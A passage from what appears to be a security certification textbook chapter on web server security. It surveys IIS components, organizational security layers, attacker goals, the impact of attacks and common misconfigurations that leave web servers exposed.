Anonymous authentication, managed engine, IIS certificate mapping, static file, default document, HTTP cache, HTTP errors, and HTTP logging
AppDomain
Managed Modules
Forms Authentication

Figure 13.3: Components of the IIS web server architecture



Web Server Security Issues

- Attackers usually target **software vulnerabilities** and configuration errors to compromise web servers
- **Network** and **OS level attacks** can be well defended using proper network security measures such as firewalls, IDS, etc. However, web servers can be accessed from anywhere via the Internet, which renders them **highly vulnerable** to attacks

Custom Web Applications	Stack 7	Business Logic Flaws
Third-party Components	Stack 6	Open Source/Commercial
Web Server	Stack 5	Apache/Microsoft IIS
Database	Stack 4	Oracle/MySQL/MS SQL
Operating System	Stack 3	Windows/Linux/macOS
Network	Stack 2	Router/Switch
Security	Stack 1	IPS / IDS

Impact of Web Server Attacks

- Compromise of user accounts
- Website defacement
- Secondary attacks from the website
- Root access to other applications or servers
- Data tampering and data theft
- Reputational damage of the company

Web Server Security Issues

A web server is a hardware/software application that hosts websites and makes them accessible over the Internet. A web server, along with a browser, successfully implements client–server model architecture. In this model, the web server plays the role of the server, and the browser acts as the client. To host websites, a web server stores the web pages of websites and delivers a particular web page upon request. Each web server has a domain name and an IP address associated with that domain name. A web server can host more than one website. Any computer can act as a web server if it has specific server software (a web server program) installed and is connected to the Internet.

Web servers are chosen based on their capability to handle server-side programming, security characteristics, publishing, search engines, and site-building tools. Apache, Microsoft IIS, Nginx, Google, and Tomcat are some of the most widely used web server software. An attacker usually targets vulnerabilities in the software component and configuration errors to compromise web servers.




Figure 13.4: Conceptual diagram of a web server: the user visits websites hosted on a web server

Organizations can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server- and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target. Poorly configured web servers can create vulnerabilities in even the most carefully designed firewall systems. Attackers can exploit poorly configured web servers with known vulnerabilities to compromise the security of web applications. Furthermore, web servers with known vulnerabilities can harm the security of an organization. As shown in below figure, organizational security includes seven levels from stack 1 to stack 7.

Figure 13.5: Levels of organizational security

Common Goals behind Web Server Hacking

Attackers perform web server attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of a web server and steal sensitive information for financial gains or merely for the sake of curiosity.

The following are some common goals of web server attacks:

- Stealing credit-card details or other sensitive credentials using phishing techniques
- Integrating the server into a botnet to perform denial of service (DoS) or distributed DoS (DDoS) attacks
- Compromising a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges

Some attacks are performed for personal reasons, rather than financial gains:

- For pure curiosity

- For completing a self-set intellectual challenge
- For damaging the target organization's reputation

Dangerous Security Flaws Affecting Web Server Security

A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.


The following are some common oversights that make a web server vulnerable to attacks:

- Failing to update the web server with the latest patches
- Using the same system administrator credentials everywhere
- Allowing unrestricted internal and outbound traffic
- Running unhardened applications and servers

Impact of Web Server Attacks

Attackers can cause various kinds of damage to an organization by attacking a web server. The following are some of the types of damage that attackers can cause to a web server.

- **Compromise of user accounts**: Web server attacks mostly focus on compromising user accounts. If the attacker compromises a user account, they can gain a large amount of useful information. The attacker can use the compromised user account to launch further attacks on the web server.
- **Website defacement**: Attackers can completely change the appearance of a website by replacing its original data. They deface the target website by changing the visuals and displaying different pages with messages of their own.
- **Secondary attacks from the website**: An attacker who compromises a web server can use the server to launch further attacks on various websites or client systems.
- **Root access to other applications or server**: Root access is the highest privilege level to log in to a server, irrespective of whether the server is a dedicated, semi-dedicated, or virtual private server. Attackers can perform any action once they attain root access to the server.
- **Data tampering**: An attacker can alter or delete the data of a web server and even replace the data with malware to compromise users who connect to the web server.
- **Data theft**: Data are among the primary assets of an organization. Attackers can attain access to sensitive data such as financial records, future plans, or the source code of a program.
- **Damage reputation of the company**: Web server attacks may expose the personal information of a company's customers to the public, damaging the reputation of the company. Consequently, customers lose faith in the company and become afraid of sharing their personal details with the company.



Why are Web Servers Compromised?

- **Improper** file and directory **permissions**
- Server installation with **default settings**
- Enabling of **unnecessary services**, including content management and remote administration
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policies**, procedures, and maintenance
- **Improper authentication** with external systems
- **Default accounts** having default passwords, or no passwords
- **Unnecessary** default, backup, or sample **files**
- **Misconfigurations** in web server, operating systems, and networks
- **Bugs** in server software, OS, and web applications
- **Misconfigured SSL certificates** and encryption settings
- Administrative or **debugging functions** that are **enabled** or accessible on web servers
- Use of **self-signed certificates** and default certificates
- Not using **dedicated server** for web services

Why are Web Servers Compromised?

There are inherent security risks associated with web servers, the local area networks (LANs) that host websites, and the end users who access these websites using browsers.

- **Webmaster's perspective**: From a webmaster's perspective, the greatest security concern is that a web server can expose the LAN or corporate intranet to threats posed by the Internet. These threats may be in the form of viruses, Trojans, attackers, or the compromise of data. Bugs in software programs are often sources of security lapses. Web servers, which are large and complex devices, also have these inherent risks. In addition, the open architecture of web servers allows arbitrary scripts to run on the server side while responding to remote requests. Any Common Gateway Interface (CGI) script installed in the web server may contain bugs that are potential security holes.
- **Network administrator's perspective**: From a network administrator's perspective, a poorly configured web server causes potential holes in the LAN's security. While the objective of the web server is to provide controlled access to the network, excess control can make the web almost impossible to use. In an intranet environment, the network administrator must configure the web server carefully so that legitimate users are recognized and authenticated, and groups of users are assigned distinct access privileges.
- **End user's perspective**: Usually, the end user does not perceive any immediate threat, because surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, make it possible for harmful applications, such as viruses, to invade the user's system. In addition, active content from a website that is displayed by the user's browser can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

